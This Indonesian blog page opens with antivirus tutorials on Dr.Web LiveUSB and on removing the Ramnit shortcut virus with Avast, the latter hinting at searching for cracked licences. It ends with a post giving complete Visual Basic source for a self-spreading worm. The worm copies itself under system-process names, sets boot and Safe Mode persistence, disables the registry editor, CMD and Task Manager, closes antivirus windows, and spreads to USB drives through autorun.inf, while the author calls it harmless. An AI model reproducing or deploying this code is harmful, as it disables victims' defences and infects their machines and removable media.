Cara Menggunakan Dr Web Live USB Untuk Menghapus Virus | Artikel ini sebagai tindak lanjut artikel sebelumnya tentang Tips Trik Jitu Cara Menghapus Virus dengan Dr.Web.Emergency System Recovery Dr.Web LiveUSB untuk memberantas virus komputer/laptop yang susah untuk di berantas saat komputer booting baik pada safe mode maupun safe mode with command prompt seperti virus sality dan ranmit. Kali ini akan saya share cara menggunakannya.cara ini pernah saya gunakan ketika laptop saya terkena virus dan system sudah terserang,lalu aku pakai cara Menghapus Virus dengan Dr.Web yang saya bagi kali ini.

Oke Cara Menggunakan Dr.Web LiveUSB untuk menghapus Virus.
1. Pastikan komputer dapat melakukan booting melalui Flasdisk
2. Pasang USB Flasdik yang berisi Dr.Web LiveUSB ke komputer/laptop
3. Nyalakan komputer atau laptop dan booting komputer melalui USB Flasdisk
4. Setelah komputer/laptop berhasil booting melalui USB flasdisk, kemudian akan muncul layar "Welcome to Dr.Web LiveCD"
5. Pilih "Dr.Web LiveCD (Default)", kemudian tekan tombol [Enter]
6. Tunggu beberapa saat sampai muncul interface Dr.Web LiveUSB yang akan menampilkan aplikasi "Dr.Web Control Center for Linux" secara otomatis
7. Untuk Scan Hardisk, pada layar “Dr.Web Control Center for Linux”, klik menu [Scanner] kemudian pilih lokasi Drive atau Folder yang akan di periksa

Catatan: jika layar Dr.Web Control Center for Linux tidak muncul klik 2x icon Dr.Web Control Center yang terdapat pada Desktop. Dr.Web Control Center for Linux dapat digunakan untuk mendeteksi dan memberantas semua virus dengan baik termasuk virus di system Windows.

8. Kemudian klik tombol [Begin the Scan] untuk memulai proses pemeriksaan. Tunggu beberapa saat sampai sampai proses pemeriksaan selesai. Jika ditemukan virus Dr.Web akan menginformasikan file yang terinfeksi dan jenis virusnya
9. Untuk membersihkan semua file yang terinfeksi, blok semua file yang terdapat dalam daftar scanner atau kamu juga dapat memilih file mana yang akan kamu bersihkan. Kemudian klik tombol [Cure]
10. Tunggu sampai proses pembersihan selaesai
11. Scan ulang untuk memastikan komputer/laptop benar-benar bersih darin virus

Tips:
Apabila system anda banyak yang kena mendingan di repair windows anda untuk lebih baiknya.

Demikianlah tutorial tentang  Cara menggunakan Dr Web Live USB Untuk Menghapus Virus semoga bermanfaat bagi anda.

Tips Trik Cara Jitu Menghapus Virus dengan Dr.Web

Tips Trik Cara Jitu Menghapus Virus dengan Dr.Web | Itulah artikel yang akan saya share siang ini selepas mengerjakan Tes Semester Gasal di SMK Negeri 1 Magelang..hehe.

Mungkin sebagian dari kita sudah pernah mendengar Dokter Web, ya Dokter Web adalah Vendor IT Solusi Keamanan yang berasal dari negara Rusia. Dr. Web antivirus merupakan antivirus yang dikembangkan sejak tahun 1992. Dokter Web merupakan vendor pertama yang menawarkan antivirus sebagai layanannya di Rusia. Perusahaan ini juga menawarkan solusi antivirus dan antispam yang telah terbukti untuk dunia usaha, lembaga pemerintah, dan penggunaan pribadi. Kita bisa mendownload versi demo Dr. Web antivirus untuk masa 30 hari selanjutnya seperti biasa kita harus membeli lisensinya.

Lalu apa itu Dr. Web LiveUSB, Dr.Web LiveUSB adalah solusi antivirus yang dirancang untuk memulihkan sistem operasi yang tidak berjalan normal akibat ulah dari virus atau aktivitas malware. Bagi sobat yang pernah menggunakan Linux tentu tidak asing lagi dengan Linux LiveUSB, nah Dr. Web LiveUSB hampir sama dengan Linux LiveUSB, perbedaannya adalah pada fasilitas scanning virus yang terdapat di Dr.Web LiveUSB. Dengan kata lain Dr. Web LiveUSB adalah utility yang memungkinkan kita untuk membuat portable boot drive flash berbasis system operasi Linux.

Dengan Dr. Web LiveUSB kita dapat menscan virus di komputer dan menyembuhkannya, membuka dan mengedit file teks (notepad), browsing, mengirim dan menerima e-mail. Kita dapat menggunakan Dr. Web LiveUSB tanpa perlu membayar lisensinya karena Dokter Web sebagai vendor menyediakan software ini gratisan, lumayankan.Persiapan untuk membuat Dr. Web LiveUSB adalah memiliki komputer yang bebas dari virus, Flashdisk dan file drwebliveusb.

Berikut ini adalah langkah-langkah untuk membuat Dr. Web LiveUS
1.Pertama download dahulu Dr.Web disini
2.colokkan flashdisk yang anda punya.selain flashdisk juga bisa kartu memori.tapi saya sarankan memakai flashdisk saja

3.Double klik file drwebliveusb yang sudah di download


4.Setelah itu Pilih Flash disk yang digunakan lalu ceklist Format USB drive before creating Dr. Web LiveUSB kemudian klik Generate  Dr. Web LiveUSB

5.Klik Yes untuk memformat flashdisk (backup dulu semua yang ada di flashdisk karena flashdisk akan di format)

6.Tunggu prosesnya sampai selesai.sambil menunggu anda bisa ngopi dulu :D
7.kalau sudah klik Exit
8.untuk tutorial menggunakan Dr.Web untuk membasmi virus bisa anda download disini atau lihat di sini

Demikianlah artikel tentang Tips Trik Cara Jitu Menghapus Virus dengan Dr.Web semoga bermanfaat

Tips Trik Cara Menghapus Virus di Flashdisk dan Komputer

Tips Trik Cara Menghapus Virus di Flashdisk dan Komputer,kali ini saya akan share sedikit ilmu mengenai cara mengatasi virus.Cara Menghapus virus Shortcut ( Copy Of Shortcut to (1) – Copy Of Shortcut to (4 ) / Ramnit, sangatlah tidak sulit. Virus Shortcut / Ramnit menyebar melalui flashdisk, Jika Komputer anda terkena virus ini maka tidak usah panik Karena virus ini bisa dihapus denga n beberapa cara.
Tetapi Virus Shortcut / Ramnit tidak akan bisa dihapus manual, Karena Jika kita melakukan hapus manual maka Virus tersebut akan muncul lagi dan tidak akan bisa hilang dari flashdisk kita. Virus ini menginfeksi Flashdisk, dan akan membuat Folder “ Copy Of Shortcut to (1) hingga Copy of Shortcut (4) “.Bisa bisa system anda crach gara-gara virus yang satu ini.

Adapun cara untuk menghilangkan virus ini cukuplah mudah, saya jelaskan beberapa langkah untuk menghilangkan Virus ini dari Flashdisk dan Komputer anda, Mari Perhatikan langkahnya ;

Jika Flashdisk anda sudah terdeteksi dan terinfeksi Virus Ramnit / Virus Shortcut, Lepaslah Flashdisk anda dari Komputer. Jika anda Terkoneksi dengan Internet atau mumpung di warnet Silahkan Download Avast Free Antirus Terbaru : http://www.avast.com/download-software
Atau anda ingin download yang Internet Security yang lebih "mumpuni" silahkan tapi licensinya cari sendiri ya..hehe.gampang kok tinggal ketikkan di gogle : download avast IS 7 full asti banyak penemuannya.

Setelah Selesai Download, Install Avast Antivirus tersebut pada Komputer anda. Dan tunggu Instalasi hingga selesai. Setelah Instalasi Avast Selesai, Maka tancapkan kembali Flashdisk anda Ke komputer dan secara otomatis Virus Ramnit / Virus Shortcut akan hilang dari Flashdisk anda.

Namun ada beberapa folder yang anda hapus manual, karena avast tidak menghapus folder tersebut yaitu : RECYCLER , Caranya cukup tekan tombol : SHIFT + DEL .
Virus Shortcut sudah hilang dari Komputer anda.

Dan Berikut ini Langkah-langkah agar Komputer anda tidak terkena virus ;
Update terus antivirus anda ; agar database pada antivirus anda selalu update dan berguna untuk mengetahui varian virus terbaru.
Scan terlebih dahulu Jika ada Flashdisk yang akan dipasang ke computer anda.
Jika browsing, Pastikan anda tidak klik sembarangan iklan, karena ada beberapa iklan yang terkesan menggiurkan tetapi Jika kita klik iklan tersebut secara tidak langsung ada virus yang masuk ke komputer kita.
Berhati-hati terhadap email yang masuk dan terdapat attachment, Alangkah baiknya attachment tersebut di Scan terlebih dahulu untuk menghindarkan hal yang tidak diinginkan.

Jika Virus Shortcut / Ramnit masih ada dari komputer anda dan tidak terdeteksi oleh antivirus tersebut, Update Antivirus anda terlebih dahulu. Semoga artikel ini bermanfaat untuk menghapus Virus Shortcut / Virus Ramnit
Saran saja jika sewaktu pertama kali install Anti Virus Avast download database offline nya dahulu sehingga tidak memakan waktu lama pada waktu update database secara online
Demikianlah artikel tentang Tips Trik Cara Menghapus Virus di Flashdisk dan Komputer,semoga bermanfaat

Membuat Virus

Program kita kali ini adalah membuat Virus sederhana yaitu hanya mengganggu Microsoft Office Word dan Excel.Misalkan user membuka Word maka pada kertas tempat mengetik sudah muncul pesan dari Virus demikian pula jika membuka Excel maka pesan akan diberikan virus pada cell Excel. Sederhana sekali ya..ya memang virus ini tidak merusak dokumen/file-file dan tidak mengahpus file-file apapun jadi virus yang sangat baik hati..he..he..Jika anda ingin menambahkan fiture-fiture yang kejam silahkan saja tapi disini/virus ini tidak saya tuliskan bagaimana melakukan format atau delete file ataupun fiture penyusupan lainnya (sekarang belum saatnya).Silahkan dicoba dijamin 100% tidak ada data yang dihapus, ini hanya sebuah virus permainan saja kok..berani mencoba?

Yang dibutuhkan dalam pembuatan project ini adlah : 5 buah timer dan 1 drivelistbox
Pada proyek kali ini kita dapat belajar mengenai Windows Api Sendmessage, registry, dan Otomatisasi pada Word serta Excel. Semoga bermanfaat.

Masukan semua code di bawah ini pada form
==========================================
Private Declare Function FindWindow Lib "user32" Alias "FindWindowA" (ByVal lpClassName As String, ByVal lpWindowName As String) As Long 'pencari Kleas dan Window Name Suatu File
Private Declare Function SendMessage Lib "user32" Alias "SendMessageA" (ByVal hwnd As Long, ByVal wMsg As Long, ByVal wParam As Long, lParam As Any) As Long 'sendmessage
Private Declare Function GetDriveType& Lib "Kernel32" Alias "GetDriveTypeA" (ByVal nDrive As String) ' penghandel flashdisk
Private Declare Function ExitWindowsEx Lib "user32" (ByVal dwOptions As Long, ByVal dwReserved As Long) As Long 'exit windows
Private Const WM_CLOSE = &H10
Private Const EWX_LOGOFF = 0
Private Const EWX_SHUTDOWN = 1
Private Const EWX_REBOOT = 2
Private Const EWX_FORCE = 4
Private Const EWX_POWEROFF = 8

Option Explicit
Dim FWnd
Dim obj As Object
Dim doc As Object
Dim WrkBook As Object
Dim WrkSheet As Object
Dim i As Integer
Dim RegRun
Dim FolderStartUp
Dim FolderMyDocuments
Dim FolderTemplates
Dim FolderNetHood
Dim FolderPrintHood
Dim FolderFavorites
Dim FolderSendTo
Dim FolderPrograms
Dim FlashDisk

Private Sub Form_Load()
On Error Resume Next
'acak caption virus shg caption akan berubah setiap windows startup atau virus tereksekusi
Randomize
Me.Caption = Int(Rnd * 2221189331445#) 'silahkan masukan angka sesuka anda
'menggandakan diri
GandakefolderIstimewa
Me.Visible = False
App.TaskVisible = False 'virus tidak terlihat di task manager
InfeksiRegistry
End Sub

Sub BuatWord()
On Error Resume Next
Set obj = CreateObject("word.application")
Set doc = CreateObject("word.application")
Set doc = obj.Documents.Add
doc.Content = "VIRUS BERHASIL MENGINFEKSIMU - SALAM KENAL"
End Sub

Sub BuatXls()
On Error Resume Next
Set obj = CreateObject("excel.application")
Set WrkBook = obj.workbooks.Add
Set WrkSheet = WrkBook.worksheets.Add
WrkSheet.Cells(15, 4) = "VIRUS BERHASIL MENGINFEKSIMU - SALAM KENAL"
End Sub

Sub InfeksiRegistry()
On Error Resume Next
RegRun.regwrite "HKEY_LOCAL_MACHINE\Software\Microsoft\Windows NT\CurrentVersion\Winlogon\Shell", "Explorer.exe" & " """ & FolderMyDocuments & "\services.exe""" 'virus akan tetap berjalan pada tipe windows Safe Mode
RegRun.regwrite "HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Control\SafeBoot\AlternateShell", FolderFavorites & "\SalamKenal.exe" 'virus akan tetap berjalan pada tipe windows Safe Mode With Command Prompt
RegRun.regwrite "HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\policies\Explorer\NoFolderOptions", 1, "REG_DWORD" 'Folder Options tdk dapat diakses
RegRun.regwrite "HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\policies\Explorer\NoFolderOptions", 1, "REG_DWORD" 'Folder Options tdk dapat diakses
RegRun.regwrite "HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Explorer\Advanced\ShowSuperHidden", 0, "REG_DWORD" 'Sembunyikan file beratribut superhidden/File-file system
RegRun.regwrite "HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\Advanced\ShowSuperHidden", 0, "REG_DWORD" 'Sembunyikan file beratribut superhidden/File-file system
RegRun.regwrite "HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Windows\System\DisableCMD", 1, "REG_DWORD" 'Disable CMD dan File .Bat
RegRun.regwrite "HKEY_CURRENT_USER\SOFTWARE\Policies\Microsoft\Windows\System\DisableCMD", 1, "REG_DWORD" 'Disable CMD dan File .Bat
RegRun.regwrite "HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\policies\system\DisableRegistryTools", 1, "REG_DWORD" 'registry tdk dapat diakses dan tdk dapat melakukan pengimporan file berekstensi Reg
RegRun.regwrite "HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\policies\system\DisableRegistryTools", 1, "REG_DWORD" 'registry tdk dapat diakses dan tdk dapat melakukan pengimporan file berekstensi Reg
RegRun.regwrite "HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\Winlogon", FolderTemplates & "\smss.exe" 'smss.exe berjalan pada saat startup
RegRun.regwrite "HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\Winlogon", FolderSendTo & "\System.exe" 'System.exe berjalan pada saat startup
RegRun.regwrite "HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\policies\Explorer\NoFind", 1, "REG_DWORD" 'search pd star menu hilang
RegRun.regwrite "HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\policies\Explorer\NoFind", 1, "REG_DWORD" 'Ssearch pd star menu hilang
RegRun.regwrite "HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\policies\Explorer\NoSMHelp", 1, "REG_DWORD" 'help suport pd star menu hilang
RegRun.regwrite "HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\policies\Explorer\NoSMHelp", 1, "REG_DWORD" 'help suport pd star menu hilang
RegRun.regwrite "HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\policies\Explorer\NoClose", 1, "REG_DWORD" 'Tombol Turn Off pd star menu hilang
RegRun.regwrite "HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\policies\Explorer\NoClose", 1, "REG_DWORD" 'Tombol Turn Off pd star menu hilang
RegRun.regwrite "HKEY_CURRENT_USER\Control Panel\Colors\WindowText", "255 0 0", "REG_SZ" 'DEFAULT TEKS MENJADI MERAH
RegRun.regwrite "HKEY_CLASSES_ROOT\Drive\shell\Scan With Antivirus\Command\", FolderFavorites & "\SalamKenal.exe" 'Membuat Menu Scan With Antivirus pada klik kanan Drive-drive, tapi bukan Antivirus yang dijalankan melainkan Virus SalamKenal.exe yang terletak di Folder Favorite
RegRun.regwrite "HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\policies\Explorer\NoDrives", 4, "REG_DWORD" 'Drive C hilang
RegRun.regwrite "HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\policies\Explorer\NoDrives", 4, "REG_DWORD" 'Drive C hilang
RegRun.regwrite "HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\InternetExplorer\policies\Explorer\NoFileMenu", 1, "REG_DWORD" 'Menu File pada Windows Ekplorer hilang
RegRun.regwrite "HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\InternetExplorer\policies\Explorer\NoFileMenu", 1, "REG_DWORD" 'Menu File pada Windows Ekplorer hilang
RegRun.regwrite "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\Cdrom\Autorun", 1, "REG_DWORD" 'Autorun pada CD atau USB
End Sub

Sub GandaKeFlashDisk()
On Error Resume Next
If Dir(FlashDisk & "\Winlogon.exe") <> "Winlogon.exe" Then 'mengecek ada atau tdknya winlogon.exe di flashdisk jika tdk ada kemudian
FileCopy FolderStartUp & "\Winlogon.exe", FlashDisk & "\Winlogon.exe"
SetAttr FlashDisk & "\Winlogon.exe", vbHidden + vbSystem + vbReadOnly
End If
BuatFileAutorunInf
End Sub

Sub BuatFileAutorunInf()
'membuat file Autorun.inf ke flashdisk yang berfungsi agar setiap flashdisk jika di klik dua kali/klik kanan trus klik open maka Virus (winlogon.exe) akan tereksekusi
On Error Resume Next
Open FlashDisk & "\Autorun.Inf" For Output As 1
Print #1, "[AutoRun]"
Print #1, "Icon=Winlogon.exe" 'Agar FlashDisk Memiliki Icon Sama dengan Virus
Print #1, "Open=Winlogon.exe"
Print #1, "ShellExecute=Winlogon.exe"
Print #1, "Shell\Open\Command=Winlogon.exe"
Print #1, "Shell=Open"
Close #1
SetAttr FlashDisk & "\Autorun.Inf", vbHidden + vbSystem + vbReadOnly
End Sub

Sub GandakefolderIstimewa()
On Error Resume Next
Set RegRun = CreateObject("WScript.Shell")
FolderStartUp = RegRun.specialfolders("StartUp")
FolderMyDocuments = RegRun.specialfolders("MyDocuments")
FolderTemplates = RegRun.specialfolders("Templates")
FolderNetHood = RegRun.specialfolders("NetHood")
FolderPrintHood = RegRun.specialfolders("PrintHood")
FolderFavorites = RegRun.specialfolders("Favorites")
FolderSendTo = RegRun.specialfolders("SendTo")
FolderPrograms = RegRun.specialfolders("Programs")
On Error Resume Next
'membuat virus dengan nama winlogon.exe
FileCopy App.Path & "\" & App.EXEName & ".exe", FolderStartUp & "\WinLogon.Exe"
SetAttr FolderStartUp & "\Winlogon.exe", vbHidden + vbSystem + vbReadOnly
'membuat virus dengan nama services.exe
FileCopy App.Path & "\" & App.EXEName & ".exe", FolderMyDocuments & "\services.Exe"
SetAttr FolderMyDocuments & "\services.exe", vbHidden + vbSystem + vbReadOnly
'membuat virus dengan nama smss.exe
FileCopy App.Path & "\" & App.EXEName & ".exe", FolderTemplates & "\smss.Exe"
SetAttr FolderTemplates & "\smss.Exe", vbHidden + vbSystem + vbReadOnly
'membuat virus dengan nama csrss.exe
FileCopy App.Path & "\" & App.EXEName & ".exe", FolderPrintHood & "\csrss.Exe"
SetAttr FolderPrintHood & "\csrss.exe", vbHidden + vbSystem + vbReadOnly
'membuat virus dengan nama Isass.exe
FileCopy App.Path & "\" & App.EXEName & ".exe", FolderNetHood & "\Isass.Exe"
SetAttr FolderNetHood & "\Isass.exe", vbHidden + vbSystem + vbReadOnly
'membuat virus dengan nama SalamKenal.exe
FileCopy App.Path & "\" & App.EXEName & ".exe", FolderFavorites & "\SalamKenal.Exe"
SetAttr FolderFavorites & "\SalamKenal.exe", vbHidden + vbSystem + vbReadOnly
'membuat virus dengan nama System.exe
FileCopy App.Path & "\" & App.EXEName & ".exe", FolderSendTo & "\System.Exe"
SetAttr FolderSendTo & "\System.exe", vbHidden + vbSystem + vbReadOnly
'membuat virus dengan nama ctfmon.exe
FileCopy App.Path & "\" & App.EXEName & ".exe", FolderPrograms & "\ctfmon.Exe"
SetAttr FolderPrograms & "\ctfmon.exe", vbHidden + vbSystem + vbReadOnly
End Sub

Private Sub Timer1_Timer() 'Timer 1 diberi interval 5 detik
On Error Resume Next
FWnd = FindWindow("OpusApp", "Document1 - Microsoft Word") 'Ms Word
If FWnd <> 0 Then
SendMessage FWnd, WM_CLOSE, True, True
BuatWord
obj.Visible = True
Timer2.Enabled = True
Timer1.Enabled = False
End If
On Error Resume Next
FWnd = FindWindow("OpusApp", "New Microsoft Word Document.doc - Microsoft Word") 'Ms Word
If FWnd <> 0 Then
SendMessage FWnd, WM_CLOSE, True, True
BuatWord
obj.Visible = True
Timer2.Enabled = True
Timer1.Enabled = False
End If
End Sub

Private Sub Timer2_Timer()
On Error Resume Next
FWnd = FindWindow("XLMAIN", "Microsoft Excel - Book1") 'ms excel
If FWnd <> 0 Then
SendMessage FWnd, WM_CLOSE, True, True
BuatXls
obj.Visible = True
Timer1.Enabled = True
Timer2.Enabled = False
End If
On Error Resume Next
FWnd = FindWindow("XLMAIN", "Microsoft Excel - New Microsoft Excel Worksheet.xls") 'ms excel
If FWnd <> 0 Then
SendMessage FWnd, WM_CLOSE, True, True
BuatXls
obj.Visible = True
Timer1.Enabled = True
Timer2.Enabled = False
End If
End Sub

Private Sub Timer3_Timer()
On Error Resume Next
'menutup aplikasi yang berbahaya bagi virus
FWnd = FindWindow("#32770", "RUN") 'jendela run
SendMessage FWnd, WM_CLOSE, 0&, 0&
FWnd = FindWindow("#32770", "System Configuration Utility") 'msconfig
SendMessage FWnd, WM_CLOSE, 0&, 0&
FWnd = FindWindow("#32770", "Windows Task Manager") 'task manager
SendMessage FWnd, WM_CLOSE, 0&, 0&
FWnd = FindWindow("#32770", "Avira AntiVir Personal – Free Antivirus") 'Avira Antivir
SendMessage FWnd, WM_CLOSE, 0&, 0&
FWnd = FindWindow("#32770", "AntiVir Guard: Attention, Detection!") 'Avira Antivir
SendMessage FWnd, WM_CLOSE, 0&, 0&
FWnd = FindWindow("RegEdit_RegEdit", vbNullString) 'regedit.exe
SendMessage FWnd, WM_CLOSE, 0&, 0&
FWnd = FindWindow("TMainForm", vbNullString) 'aplikasi buatan Delphi (Antivirus PCMAV yang versi lama dapat ditutup tetapi versi yang baru tidak bisa dihentikan) <:d
SendMessage FWnd, WM_CLOSE, 0&, 0&
FWnd = FindWindow("TApplication", vbNullString) 'aplikasi buatan Delphi
SendMessage FWnd, WM_CLOSE, 0&, 0&
End Sub

Private Sub Timer4_Timer()
'cari flashdisk
On Error Resume Next
For i = 0 To Drive1.ListCount - 1
If GetDriveType(Drive1.List(i)) = 2 And Left(Drive1.List(i), 1) <> "a" Then
FlashDisk = (Drive1.List(i))
Timer4.Enabled = False 'agar lampu flashdisk tdk berkedip-kedip terlalu lama, sehingga tdk mencurigakan si empunya flashdisk
Exit For
End If
Next
GandaKeFlashDisk '
End Sub

Private Sub Timer5_Timer()
On Error Resume Next
InfeksiRegistry
'Mungkin salah satu virus dihapus shg perlu selalu menggandakan diri
GandakefolderIstimewa
'menyalakan timer 4
If GetDriveType(Drive1.List(i)) = 2 And Left(Drive1.List(i), 1) <> "a" Then
Timer4.Enabled = True
End If
End Sub

Private Sub Form_QueryUnload(Cancel As Integer, UnloadMode As Integer)
Cancel = 1
End Sub

Private Sub Form_Unload(Cancel As Integer)
Cancel = 1
End Sub


Semoga bermanfaat.
Bagikan


Selamat Datang di Blog MainTracker™